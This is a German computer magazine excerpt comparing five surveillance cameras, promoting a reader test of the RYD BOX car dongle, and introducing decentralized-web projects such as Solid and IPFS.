Achtung: Eine Überwachungskamera im eigenen, privaten Umfeld (Grundstück, Wohnung) muss so angebracht sein, dass sich damit keine öffentlichen oder fremde private Flächen (Nachbargrundstück) oder mit Nachbarn gemeinsam genutzte Flächen (etwa das Treppenhaus) erfassen oder überwachen lassen.

Neben der microSD-Karte können Videos zusätzlich in die Dropbox-Cloud oder auf einen FTP-Server übertragen werden. Mit



Ebenso wie bei Logitech, Netatmo und D-Link kann der Kamerazugriff bei Netgear auch am PC über den Browser erfolgen. Bei Reolink muss hierzu eine Software installiert werden.

1 D-Link DCS-2670L: Bei D-Link läuft das Setup teils über die App, teils über das Webmenü der Kamera. Das Firmware-Update läuft über die App.

2 Netatmo Welcome: Die auf Personen spezialisierte Netatmo-Cam bietet besondere Einstellungsmöglichkeiten zur Aktivierung der Videoaufzeichnung.

3 Netgear Arlo Q: In der funktionalen App von Netgear Arlo lassen sich unter anderem auch Aktivitätszonen zur Videoüberwachung festlegen.

4 Reolink Argus 2: In der *Playback*-Ansicht der Reolink-App werden alle aufgezeichneten Bewegungsvideos in einer Zeitleiste angezeigt.

5 Logitech Circle 2: Die App der Circle 2 lässt sich nur im Querformat nutzen. Am rechten Rand erscheinen die bisher aufgezeichneten Videos als scrollbare Blasen mit der Uhrzeit der Aufzeichnung.



4,5 Watt nimmt die Kamera deutlich mehr Leistung auf als das restliche Testfeld, und das Metallgehäuse der Welcome erhitzt sich auch spürbar. Schade, dass Netatmo nur ein Jahr Herstellergarantie gibt.


Netgear Arlo Q

Die Arlo Q ist die Indoor-Version aus Netgears Arlo-Reihe und überzeugt mit einem detaillierten Videobild samt gelungener Steuerung über die Arlo-App. Ebenso wie Logitechs Circle ist auch Arlo Q eine reine Cloud-Kamera, jedoch mit einem entscheidenden Unterschied: Bei Arlo Q ist im Kaufpreis bereits automatisch ein 7-Tage-Cloud-Speicher enthalten, und es lassen sich auch ohne Aufpreis bis zu drei Aktivitätszonen je Kamerabild markieren. Die Konfiguration der Bewegungserkennung funktioniert nach kurzer Einarbeitung problemlos. Aufgezeichnete Videos sind übersichtlich in der Bibliothek gelistet, und es lässt sich ein Zeitplan für die Bewegungserkennung einrichten. Benachrichtigungen sendet Arlo per Push oder Mail. Praktisch für die Befestigung ist der Magnet im Kamerafuß und das für eine Indoorcam erfreulich lange Strom-USB-Kabel.

Reolink Argus 2

Neben D-Link und Logitech ist auch Reolinks Argus 2 Outdoor-tauglich und zudem die einzige akkubetriebene Kamera in unserem Test. Wer sich für 30 Euro zusätzlich noch das Reolink Solar Panel zulegt, hat eine vom Stromnetz komplett unabhängige Überwachungskamera. Das USB-Netzteil zum Laden des Akkus spart sich Reolink; dafür gibt es zwei Kamerahalterungen und eine Befestigung per Gurt. Die Einrich-

tung der Kamera läuft problemlos über die Smartphone-App. Irritierend ist nur, dass Argus via Lautsprecher einige Statusmeldungen in Englisch abgibt, die in der Kurzanleitung ins Deutsche übersetzt wurden. Da Argus 2 nur mit 15 Bildern pro Sekunde aufzeichnet, verwischen Bewegungen im Video leicht, doch ansonsten liefert die



Dieses Detailbild liefert die *Reolink Argus 2* bei Tageslicht mit etwa 6-fachem digitalen Zoom.




Die Nachtansicht bei *Reolink Argus 2* ist selbst bei großem Digital-Zoom noch detailliert ...

Kamera im Tag- und Nachtmodus detailreiche Aufnahmen. IoT-Funktionen oder eine Cloud-Anbindung bietet Reolink aktuell nicht an. Dafür zeichnet die Kamera auf eine zusätzlich erworbene microSD-Karte selbst bei unterbrochener Internetverbindung auf.

Fazit

Reolink liefert mit Argo 2 ein gutes, preiswertes Gesamtpaket einer wetterfesten, stromnetzunabhängigen Überwachungskamera ab. Wer auf Akku und Outdoor-Einsatz verzichten kann, findet in Netgears Arlo Q eine Cloud-Kamera mit toller Videoqualität inklusive 7-Tage-Cloud-Speicher. Logitech ist uns mit nur einem Tag Cloud-Speicher zu restriktiv. Netatmos Welcome nimmt eine Sonderstellung ein. Trotz der etwas niedrigeren Bewertung im Test ist die Welcome-Kamera mit ihrer erstaunlich treffsicheren Personenerkennung als digitaler Pförtner sehr interessant. Allerdings nur für diese spezielle Aufgabe. D-Link hingegen sollte Setup und Steuerung seiner Kamera vereinheitlichen. Reolink, Netatmo und D-Link zeichnen ihre Videos auch ohne Online-Verbindung auf. ■












Im direkten Vergleich zoomt die App der *D-Link DCS-2670L* nur bis zu dieser Vergrößerung.



... während *Netatmo Welcome* schon bei geringem digitalen Zoom deutlich verwaschener wirkt.

Full-HD-Kameras

Testergebnisse auf einen Blick
 5 Full-HD-Überwachungskameras
 von 150 bis 192 Euro

Hersteller	1 Reolink	2 Netgear	3 D-Link	4 Logitech	5 Netatmo
Produkt	Argus 2	Arlo Q	DCS-2670L	Circle 2	Welcome
					
Streetpreis (Okt. 2018)	150 Euro	192 Euro	175 Euro	157 Euro	175 Euro
Internet	www.reolink.com	www.arlo.com	www.dlink.com/de	www.logitech.com/de-de	www.netatmo.com
Gesamtwertung PC Magazin -Testurteil	79 Pkt.  gut	77 Pkt.  gut	72 Pkt.  gut	71 Pkt.  gut	70 Pkt.  gut
Preis/Leistung	sehr gut	gut	gut	sehr gut	gut
Ausstattung/Funktionalität (max. 40)	32 Punkte	26 Punkte	30 Punkte	28 Punkte	27 Punkte
Outdoor-fähig (ab IP65)	✓ (IP65)	–	✓ (IP65)	✓ (IP65)	–
Videoauflösung / Framerate (max.)	1080p / 15 fps	1080p / 30 fps	1080p / 25 fps	1080p / 30 fps	1080p / 25 fps
horizontales Sichtfeld / Nachtsicht	130° / ✓	130° / ✓	180° / ✓	180° / ✓	130° / ✓
Mikrofon / Lautsprecher / Akku	✓ / ✓ / ✓	✓ / ✓ / –	✓ / – / –	✓ / ✓ / –	✓ / – / –
integriertes WLAN / LAN (FastEthernet)	Single-1x1 / –	Dual-2x2 / –	Single-2x2 / ✓	Dual-1x1 / –	Single-1x1 / ✓
WLAN-Praxistest durch 2 Wände	bestanden	bestanden	bestanden	bestanden	bestanden
App zeigt WLAN-Verbindungsqualität an	✓	✓	✓	✓	✓
Parallel-Zugriff von 2 Clients möglich	✓	✓	✓	✓	✓
verschiedene Benutzer / verschiedene Rechte	✓ / –	✓ / ✓	✓ / ✓	– / –	✓ / –
Lokaler Speicheranschluss (microSD-Slot)	✓, bis 64 GB	–	✓, bis 128 GByte	–	✓, bis 32 GByte
Wandbefestigung (flexibel / Magnet)	✓ / ✓	✓ / ✓	✓ / –	✓ / optional	Standgerät
Kamera mit IoT-Diensten verknüpfbar	–	✓ (IFTTT, Stringify, u. a.)	–	✓ (Amazon, Apple, Google)	✓ (Apple, Google, IFTTT)
Zusatzausstattung / -funktionen	Silikonhülle, drei Halterungen, optional Solarpanel	Geofencing, 3m-Stromkabel	Daueraufzeichnung möglich, 3m-Stromkabel	Tagesresümee, Aktivitätsblasen, 3m-Stromkabel	Geofencing, 8GByte-microSD
Videoüberwachung (max. 30)	24 Punkte	26 Punkte	24 Punkte	18 Punkte	26 Punkte
Streamqualität in Smartphone-App	gut	sehr gut	gut	sehr gut	gut
Direktaufnahme im Livestream der App	Video und Foto	Video und Foto	Video und Foto	Foto	–
Bewegungs- / Geräuscherkennung	✓ / –	✓ / ✓	✓ / ✓	✓ / –	✓ / bedingt
Bewegungs- / Geräuschtrigger	✓ / –	✓ / ✓	✓ / ✓	– / bedingt	✓ / –
Zeitplan für Bewegungserkennung	✓	✓	✓	–	eingeschränkt
Aktivitätszone(n) für Bewegungserkennung	–	✓	✓	nur per Abo	–
Benachrichtigung per Mail / Push (App)	✓ / ✓	✓ / ✓	✓ / ✓	– / ✓	✓ / ✓
Aufzeichnung Cloud / LAN / lokal (USB,SD)	– / – / ✓	✓ / – / –	– / ✓ / ✓	✓ / – / –	✓ / ✓ / ✓
Aufzeichnung ohne Internet möglich	✓	–	✓	–	✓
Sprachausgabe von App zu Kameralautspr.	✓	✓	–	✓	–
Besondere Überwachungsfunktionen	Alarmsirene	–	–	–	Personenerkennung
Bedienung & Stromverbrauch (max. 20)	17 Punkte	18 Punkte	11 Punkte	18 Punkte	13 Punkte
Setup per App / Fernzugriff per Relay-Server	✓ / ✓	✓ / ✓	nur teilweise / ✓	✓ / ✓	✓ / ✓
Qualität / Umsetzung der App	gelingen	gelingen	suboptimal	gelingen	gelingen
Reset-Taste am Kameragehäuse	✓	✓	✓	✓	–
Leistungsaufnahme	– (Akkubetrieb)	2 Watt	1,8 Watt	1,7 Watt	4,5 Watt
Einschränkungen	Kamera spricht beim Setup englisch	–	unübersichtliche Überwachungskonfiguration	–	Metallzylinder der Cam erhitzt sich spürbar
Service (max. 10)	6 Punkte	7 Punkte	7 Punkte	7 Punkte	4 Punkte
Qualität Handbuch / Anleitung	ausführlich	ausführlich (aber englisch)	ausführlich	zu knapp, aber gute Online-FAQ	akzeptabel
Telefonische Hotline	–	20 Ct/Anruf	14 Ct/min	Ortstarif	–
Herstellergarantie	2 Jahre	2 Jahre	2 Jahre	2 Jahre	1 Jahr
Fazit					
	Unser günstiger Testsieger kommt mit Bestausstattung und lässt sich ohne Beschränkungen installieren.	Reichhaltige Überwachungsfunktionen und 7 Tage Cloud-Speicher ohne Zusatzkosten sprechen für diese Indoor-Cam.	Die gut ausgestattete Outdoor-Cam bietet detaillierte, aber umständlich einzurichtende, Aufzeichnungsfunktionen.	Logitechs Outdoor-Cam überzeugt mit toller App und interessanten Funktionen, doch die Abstrategie ist etwas zu dreist.	Der Spezialist für Gesichtserkennung könnte beim Service etwas großzügiger und beim Stromverbrauch sparsamer sein.


LESERTEST: NEUSTART

100 x RYD BOX für ein Jahr

In Ihrem Fahrzeug steckt viel mehr, als Sie denken. Mit der RYD BOX verwandeln Sie Ihr Auto ohne Aufwand in ein modernes Smart Car. ■ STEFAN SCHASCHE

Moderne Fahrzeuge sind mit jeder Menge Elektronik ausgestattet. Sensoren erkennen Fehler im System, analysieren die Fahrweise und warnen bei sich anbahnenden Problemen. All diese Daten lassen sich im Normalfall nur von Werkstätten auslesen und nutzen. Genau hier setzt die RYD BOX an. Dieser intelligente Stecker wird mit der OBD2-Schnittstelle Ihres Fahrzeugs verbunden, die seit vielen Jahren in jedem verkauften Auto Standard ist. Was kann die RYD BOX? In Verbindung mit der RYD APP bringt sie alle Informationen rund um Ihr Fahrzeug auf Ihr Smartphone und bietet mehr Schutz. Befindet sich etwa die Batteriespannung in einem kritischen Zustand, werden Sie rechtzeitig gewarnt, bevor das Auto nicht mehr startet. Leuchtet die Motorkontrollleuchte plötzlich auf, erfahren Sie direkt in der RYD-APP, wo genau das Problem steckt. Weiterhin haben Sie den Standort Ihres Autos jederzeit in der App im Blick und werden dank Diebstahlwarnung und Abschleppalarm umgehend gewarnt, falls das Auto bewegt beziehungsweise entwendet wird. Als

Dauertester erhalten Sie diese und weitere Features der RYD BOX samt RYD APP für ein Jahr kostenlos. Nach Abschluss des Tests haben Sie die Wahl: Sie können die Box ohne Kosten zurückschicken, oder Sie schließen ein kostenpflichtiges Anschlussabo ab, sofern Sie von der RYD BOX überzeugt sind. ■



Mit der RYD APP haben Sie die wichtigsten Daten Ihres Fahrzeugs stets auf Ihrem Smartphone.



Jetzt anmelden!

Produkt: RYD BOX
Hersteller: ThinxNet
Preis: 59,88 Euro
Internet: <https://ryd.one>

Teilnahmebedingungen

Bewerben Sie sich als Tester auf der Webseite www.pc-magazin.de/dauertest. Sie werden dort nach Ihrem Namen, einer E-Mail-Adresse und Informationen zu Ihrem Fahrzeug gefragt. Aus allen Bewerbungen werden im Januar 100 Tester ausgewählt, die für ein Jahr die RYD BOX in Ihrem Fahrzeug testen können. Über ein Webformular geben Sie uns mehrmals auf Einladung ein Feedback. Nach Abschluss des Tests schicken die Tester die Box zurück oder schließen auf Wunsch ein Anschlussabo ab.

Anmeldeschluss ist der 31.12.2018.

3 Fragen an den Experten



Stefan Schasche, Hardware-Spezialist und Internetexperte

Entstehen mir als RYD-Tester irgendwelche Kosten?


Antwort: Werden Sie als Dauertester ausgewählt, erhalten Sie die RYD BOX sowie die App für ein Jahr kostenlos. Am Ende des Testzeitraums können Sie selbst entscheiden, ob Sie die Box zurücksenden oder ein kostenpflichtiges Anschlussabo abschließen möchten, für das es verschiedene Preismodelle mit monatlicher, jährlicher oder Einmalzahlung gibt. Details dazu finden Sie auf ryd.one/shop.

Wie funktioniert die Verbindung von Box und Smartphone?

Antwort: Der Stecker wird in die OBD2-Schnittstelle des Autos gesteckt und ist mit GPS sowie einer eigenen SIM-Karte ausgestattet. Über GSM werden die gesammelten Daten über eine sichere VPN-Verbindung verschlüsselt an die geschützten RYD-Server und von dort an Ihr Smartphone geschickt. Dieses ist aus Sicherheitsgründen nicht unmittelbar mit der RYD BOX verbunden.

Was kann die RYD BOX?

Antwort: Neben den erwähnten Fähigkeiten navigiert Sie die App zur günstigsten Tankstelle in der Nähe und führt ein elektronisches Fahrtenbuch, das als CSV-Datei exportiert und für die Steuererklärung bearbeitet werden kann. Wer möchte, kann für 49 Euro pro Kalenderjahr ein automatisiertes und Finanzamt-konformes Fahrtenbuch führen. Dieses Feature wird in der RYD APP freigeschaltet, wenn Sie sich dafür entscheiden sollten.


**SCREEN
GUIDE**

NEUSTART FÜR DAS INTERNET

Der Traum vom dezentralen Web

Immer mehr Daten im Web laufen bei wenigen, großen Firmen zusammen. Mehrere Projekte möchten das ändern. Dazu gehören Solid von Tim Berners-Lee und das InterPlanetary File System. ■ NICOLAI SCHWARZ

Grundsätzlich ist das Internet erst einmal dezentral organisiert. Im Sinne von: Jeder kann sich mit einem eigenen Server am Netz beteiligen und zum Beispiel darüber eine eigene Website hosten. Tatsächlich liegen heutzutage aber viele Services zentralisiert in den Händen weniger Unternehmen. Seien es Facebook (zusammen mit Instagram und WhatsApp) und Twitter im Bereich Social Media. Oder Googles Suchmaschine zusammen mit Dutzenden anderer Services wie YouTube bis hin zu Google Docs. Ähnliches gilt für Internet-Service-

Provider, das Domain-Name-System (DNS) oder auch Cloud-Angebote wie Amazons S3. Viele bekannte Services laufen auf Servern, die von wenigen großen Unternehmen kontrolliert werden.

Das führt zu einer ganzen Reihe von Problemen. Facebook zum Beispiel ist eine geschlossene Plattform. Inhalte können nicht von außen durchsucht werden; Sie können lediglich die – nicht besonders benutzerfreundliche – interne Suche innerhalb von Facebook benutzen. Eigene Inhalte können verschwinden, wenn Facebook der Mei-

nung ist, dass diese gegen die AGB verstoßen. Das Unternehmen ist bekannt dafür, dass es eine ungeheure Menge an Informationen über seine Nutzer sammelt, um diese für Werbezwecke auszuwerten. Durch Sicherheitslücken oder laschen Umgang beim Datenschutz können in einem Zuge massenhaft Informationen über die Nutzer an Dritte gelangen (wie im Fall von Cambridge Analytica). Ebenso könnten einzelne Services so angegriffen werden, dass sie erfolgreich für einige Zeit lahmgelegt werden. Und Staaten, die Zensur betreiben, können

ganze Bereiche des Internets lahmlegen. So ist zum Beispiel in der Türkei der Zugang zu allen Sprachversionen der Online-Enzyklopädie Wikipedia seit dem 29. beziehungsweise 30. April 2017 gesperrt. Ein Antrag der Wikimedia Foundation auf Aufhebung der Sperre wurde am 5. Mai 2017 von einem Richter des 1. Strafgerichts in Ankara abgelehnt. Daraufhin wurde eine Verfassungsbeschwerde vor dem Verfassungsgericht der Republik Türkei eingereicht. In China gibt es die *Great Firewall*, ein Sammelbegriff für verschiedene Systeme zur staatlichen Internetzensur in China.

Dezentrale Tendenzen

Unter dem Begriff *Dezentrales Web* – manchmal auch als *DWeb* abgekürzt – lassen sich einige Tools und Initiativen zusammenfassen, die versuchen, eine Alternative zu den zentralen Systemen aufzubauen. Dienste würden dann auf alle Nutzer bzw. auf Netzwerke von Servern verteilt, die unabhängig voneinander arbeiten. Cory Doctorow, Autor und Special Consultant der Electronic Frontier Foundation (EFF), beschreibt das dezentrale Web als „ein Web, das entwickelt wurde, um Versuchen zu widerstehen, seine Architektur, Dienste oder Protokolle zu zentralisieren, so dass keine Einzelperson, kein Staat oder Unternehmen seine Nutzung im Wesentlichen kontrollieren kann“. Die Idee ist, dass Endnutzer das Web dabei so benutzen können, wie sie es heute auch schon tun, allerdings mit einem weitaus größeren Maß an Datenschutz und Sicherheit. Manche sprechen in diesem Zusammenhang auch vom *Web 3.0*. Aber die Nummerierung steht hierbei auf recht wackligen Beinen, denn vor zehn Jahren war das Web 3.0 bereits mit dem Stichwort *Semantisches Web* verknüpft.

Während Tausende von Entwicklern die aktuellen Probleme sehen, gibt es keine

einzelne Vorstellung, wie ein dezentrales Netz umgesetzt werden könnte. Stattdessen arbeiten viele Firmen und Initiativen derzeit an ihren eigenen Projekten. Welche Ideen sich durchsetzen werden bzw. welche untereinander kompatibel sein werden, lässt sich derzeit noch nicht sagen. Es hilft sicherlich, dass einige Projekte mit bekannten Namen in der Web-Szene verknüpft sind. Ein prominenter Vertreter ist Brewster Kahle, Gründer des Internet-Archives. Im Juni 2016 hatte er den *Decentralized Web Summit* veranstaltet, der in diesem Jahr zum zweiten Mal stattfand. Während es vor zwei Jahren eher um eine Vision ging, gab es in diesem Jahr schon erste Apps und Prototypen für ein dezentrales Web. Unter den Sponsoren des Summits finden sich eine Reihe von Firmen, die mit Kryptowährungen und Blockchains arbeiten. Tatsächlich beruhen viele der Techniken, die sich derzeit rund um das dezentrale Web entwickeln, auf Technologien, die auch rund um Kryptowährungen zum Zuge kommen.

Tim Berners-Lee und Solid

Einer der prominentesten Advokaten für das dezentrale Netz ist Tim Berners-Lee, der Erfinder von HTML, HTTP, URL und der Begründer des World Wide Web. In einem Blog-Beitrag schreibt er: „Ich habe immer geglaubt, dass das Internet für alle da ist. Deshalb kämpfen ich und andere verbissen darum, es zu schützen. Die Veränderungen, die wir erreicht haben, haben eine bessere und vernetztere Welt geschaffen. Aber bei all dem Guten, das wir erreicht haben, hat sich das Web zu einem Motor der Ungerechtigkeit und Spaltung entwickelt; beeinflusst von mächtigen Kräften, die es für ihre eigenen Zwecke nutzen.“ (bit.ly/2z4Sn3J)

Auf dem diesjährigen Decentralized Web Summit hat er deshalb das Open-Source-Projekt Solid vorgestellt, das er zusammen

IndieWeb

Die nutzerorientierte Open-Source-Alternative zum *Corporate Web*.

Kontrolle über die eigenen Daten

Es muss nicht gleich der große Wurf mit komplexen neuen Technologien sein: Wenn Sie sich „nur“ ein wenig von Facebook, Twitter und Co. lösen möchten, bietet Ihnen das IndieWeb eine gute Grundlage (indieweb.org). Die Ziele der IndieWeb-Bewegung lassen sich mit zwei Sätzen kurz zusammenfassen: *Own your data* und *Publish (on your) Own Site, Syndicate Elsewhere* (kurz POSSE). Dabei nutzen Sie verschiedene Tools und Techniken, um Bilder, Posts oder Kommentare zunächst auf Ihrer eigenen Website zu veröffentlichen und von dort auf Wunsch an andere Netzwerke, wie eben Facebook oder Twitter, weiterzureichen. Das Ganze richtet sich in erster Linie an Webentwickler, weil teilweise etwas Bastelarbeit nötig ist. Aber es gibt einige Plugins für WordPress und andere Systeme. Und mit *Known* auch eine Social Publishing Engine, die viele IndieWeb-Techniken direkt mitbringt (withknown.com).


mit Leuten vom MIT und anderswo entwickelt hat (solid.inrupt.com).


Solid ist eine Plattform, die Nutzern die Wahl lässt, wo ihre Daten gespeichert werden, welche Personen und Gruppen Zugriff auf welche Elemente haben und welche Apps die Nutzer einsetzen. Der Service erlaubt es, Daten beliebig zu verlinken und zu teilen. Dazu werden erst einmal alle Daten eines Nutzers – Status-Meldungen, Fotos, Kommentare, Events, Locations, Daten aus dem Fitness-Tracker etc. – in einem so genannten *Solid Pod* gespeichert. Dieser kann




Tim Berners-Lee möchte mit seinem Projekt *Solid* eine neue Basis für das Internet schaffen.

Der zweite Decentralized Web Summit hat im August dafür gesorgt, dass mehrere Medien über das Thema DWeb berichtet haben.





Die Website von **Solid** erklärt verständlich aufbereitet, wie das Projekt funktioniert und was Nutzer mit ihren Solid Pods anstellen können (solid.inrupt.com).



Wenn Sie sich bei einem **Solid Pod** anmelden, stehen Sie zur Zeit erst einmal etwas ratlos da. Hier kommen Sie nicht darum herum, sich tiefer einzulesen.

sich im eigenen Haushalt oder auf der Arbeitsstelle befinden. Oder aber Nutzer wenden sich an einen Online-Provider, der Solid Pods anbietet. Es ist dabei jederzeit möglich, mit seinen Daten von einem Ort zum anderen umzuziehen.

Im nächsten Schritt geben Sie Personen und Apps Rechte, Daten in Ihrem Pod zu lesen oder neue Informationen zu ergänzen. Daten, die von einer App geschrieben werden, lassen sich über eine andere App aufrufen (wenn die Rechte entsprechend vergeben wurden); es ist nicht mehr nötig, sie mühevoll zu exportieren und zu importieren. Jedes einzelne Datum, also jede einzelne Information, erhält eine eigene Webadresse. Wenn eine App die Adresse kennt und die nötigen Rechte besitzt, kann sie darauf zugreifen, erkennen, um welche Art von Information es geht, und diese entsprechend weiterverarbeiten. Falls eine Website,

über die Sie Ihre Fitness-Daten auswerten, ihre Dienste einstellt, existieren Ihre Daten weiterhin in Ihrem Pod, und Sie könnten damit zum nächsten Anbieter wechseln. So weit, so einfach.

Auf der anderen Seite ergeben sich ein paar neue Probleme. Wie werden etwa Kommentare auf Kommentare ausgewertet? Was passiert mit einem Kommentar, wenn der ursprüngliche Post gelöscht wird oder sich die Rechte daran ändern, so dass Sie den ursprünglichen Post nicht mehr lesen dürfen. Das Ganze könnte in einem Wust an kleinteiliger Rechteverwaltung ausarten, bei dem es außerordentlich schwierig wird, den Überblick zu behalten.

Tim Berners-Lee arbeitet bereits seit ein paar Jahren an Solid. In den letzten sechs Jahren haben sich allerdings weniger als 2.000 Leute dafür angemeldet. In diesem Jahr hat Berners-Lee ein Sabbatical von sei-

ner Arbeit beim MIT genommen und das Unternehmen Inrupt gegründet, um damit Solid weiter aufzubauen. Im Rahmen seines Blogposts und der Berichterstattung darüber, haben sich bis Oktober schnell 40.000 neue Interessenten gefunden.

Um sich an dem Projekt zu beteiligen, können Sie einen eigenen Solid Pod Server installieren oder sich ein eigenes Solid Pod bei einem Anbieter einrichten. Aktuell nennt die Solid-Website nur zwei solcher Anbieter: Da wäre zum einen Inrupt, die Firma hinter Solid, sowie die Solid Community. Wenn Sie sich dort aktuell anmelden, gibt es allerdings noch nicht viel zu sehen. Es ist derzeit eher für Entwickler interessant, die sich für die Idee begeistern.


Interplanetary File System

Eine andere Lösung bietet das InterPlanetary File System (IPFS), ein verteiltes Peer-to-Peer-Dateisystem (P2P), das zum Ziel hat, alle IT-Geräte mit dem gleichen System der Dateiverwaltung zu verbinden (ipfs.io). In mancher Hinsicht ist IPFS dem World Wide Web ähnlich; aber IPFS arbeitet mit grundsätzlich anderen Ansätzen, die eher mit BitTorrent vergleichbar sind.

Beim derzeitigen System im Web werden Daten auf einem Server gespeichert und können über eine Webadresse abgerufen werden (location based addressing). Die Daten werden zentral verwaltet. Wer Zugriff auf den Server hat, kann die Daten verändern oder löschen. Die Basis für diesen Austausch – das HyperText Transfer Protocol (HTTP) – funktioniert gut, um Webseiten zu laden; aber sie ist nicht ideal für größere Datenpakete wie Musik- oder Videodateien. Hier spielen eher Filesharing-Dienste wie Napster oder BitTorrent ihre Vorteile aus.

Das IPFS versucht, die Nachteile von zentralen Servern und HTTP durch ein Peer-to-

Kommunikationswege bei HTTP und IPFS



Das **Hypertext Transfer Protocol (HTTP)** ruft Daten anhand ihrer Adresse im Web ab. Alle User laden diese Daten von einem zentralen Server herunter. Im Gegensatz dazu liegen die Daten beim **InterPlanetary File System (IPFS)** dezentral auf verschiedenen Servern verteilt. Die Daten werden anhand ihres Hashwertes gesucht und vom geografisch nächst-gelegenen Server heruntergeladen, der diese Datei vorrätig hat.

Dezentrale Programme und Apps

Neben großen Entwürfen wie Solid und IPFS arbeiten andere Entwicklerteams an ihren eigenen Projekten, die dezentrale Alternativen zu bekannten Programmen bieten.


■ **Graphite Docs:** Eine Blockchain-basierte Alternative zu Google Docs. Die Dokumente werden verschlüsselt und dezentral gelagert. Sie können mit anderen Personen oder in Teams gemeinsam an Dokumenten arbeiten. → graphitedocs.com

■ **Textile Photos:** Eine dezentrale Alternative zu Instagram, bei der Fotos verschlüsselt gespeichert werden. Hier können Sie sich aktuell nur auf eine Warteliste setzen lassen. Pro Woche kommen etwa 100 neue Nutzer hinzu. → textile.photos

■ **Matrix:** Die entsprechende Alternative zu Kommunikationsplattformen wie Slack oder WhatsApp. Neben den reinen Messaging-Aspekten bietet das Projekt auch Push Notifications und VoIP. → matrix.org

■ **DTube:** Die DWeb-Alternative für Video-Plattformen wie YouTube. → d.tube

